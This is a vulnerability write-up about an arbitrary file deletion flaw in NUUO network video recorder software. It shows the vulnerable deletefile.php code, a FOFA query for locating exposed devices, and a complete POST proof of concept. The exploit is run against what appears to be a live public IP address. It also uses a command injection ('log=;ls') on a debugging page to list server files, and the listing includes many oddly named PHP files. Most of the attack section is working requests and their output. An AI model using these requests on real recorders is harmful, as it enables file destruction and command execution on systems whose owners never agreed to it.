

Arbitrary file deletion vulnerability exists in nuuo camera

Vulnerability details

NUUO camera is a network video recorder owned by NUUO in Taiwan, China. The nuuo camera has an arbitrary file deletion vulnerability and can delete any file on the server.


Vulnerability location

/deletefile.php

Vulnerability recurrence

fofa title="Network Video Recorder Login "

Through code audit, it was found that there is no restriction on filename in the deletefile.php file, which allows any file on the server to be deleted through a post request.



```
1 <?php
2 $filename=$_POST['filename'];
3 unlink($filename);
4 if (file_exists($filename))
5 > echo "fail";
6 else echo "true";
7 ?>
8
9
```

POC:

POST /deletefile.php HTTP/1.1

Host: 59.126.94.125

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101

Firefox/123.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 14


filename=1.txt

Case 1:

URL: <https://59.126.94.125/deletefile.php>

Through the remote code execution vulnerability, you can see that the 1.txt file exists in the directory.

https://59.126.94.125/__debugging_center_utils____.php?log=;ls



```
← → ↻ 🏠 https://59.126.94.125/__debugging_center_utils____.php?log=;ls  
/mtd/block4/log;/ls  
  
1.txt  
7d39451aab.php  
A0Lbx.php  
BnfxL.php  
CQglp.php  
EDgKzPVx.php  
ENpED.php  
GnedC.php  
IghTS.php  
NVR_standalone.cab  
NXtXr.php  
NpJavaSDK.jar  
TUGPR.php  
ToquJ.php  
VNomtL.php  
Vmjct.php  
__debugging_center____.php  
__debugging_center_utils____.php  
__nvr_dat_tool____.php  
__nvr_status____.php  
_logoupload.php  
a0012.php  
a0UeS.php  
applet-launcher.jar  
archiveserver.php  
atCTaM0mTb.php  
atk.php  
auto_reboot.php  
autoarchive.php  
buzzer_control.php  
cgi-bin  
changepwd.php  
cmsserver.php  
common.php  
connection.php  
contactors.php  
css  
css_parser.php  
datetime_setup.php  
ddns.php  
default_vendor_config.php  
deletefile.php
```

Use BurpSuite Send payload

The screenshot shows the Burp Suite interface with a target URL of `https://59.126.94.125`. The left pane displays the request details for a POST to `/deletefile.php`. The payload is `filename=1.txt`. The right pane shows the response, which is an HTTP 200 OK with a content type of `text/html` and a body containing `true`.

When the return package shows true, the 1.txt file has been deleted

The screenshot shows a web browser displaying the output of a directory listing command. The URL is `https://59.126.94.125/__debugging_center_utils__.php?log=;ls`. The output is as follows:

```
/mtd/block4/log/;ls
7d39451aab.php
A0Lbx.php
BnfxL.php
CQglp.php
EDgKzPVx.php
ENpED.php
GnedC.php
IghTS.php
NVR_standalone.cab
NXtXr.php
NpJavaSDK.jar
TUGPR.php
ToquJ.php
VNomTL.php
Vmjct.php
__debugging_center__.php
__debugging_center_utils__.php
__nvr_dat_tool__.php
__nvr_status__.php
_logoupload.php
a0012.php
a0UeS.php
applet-launcher.jar
archiveserver.php
atCTaM0mTb.php
atk.php
auto_reboot.php
autoarchive.php
buzzer_control.php
cgi-bin
changepwd.php
cmsserver.php
```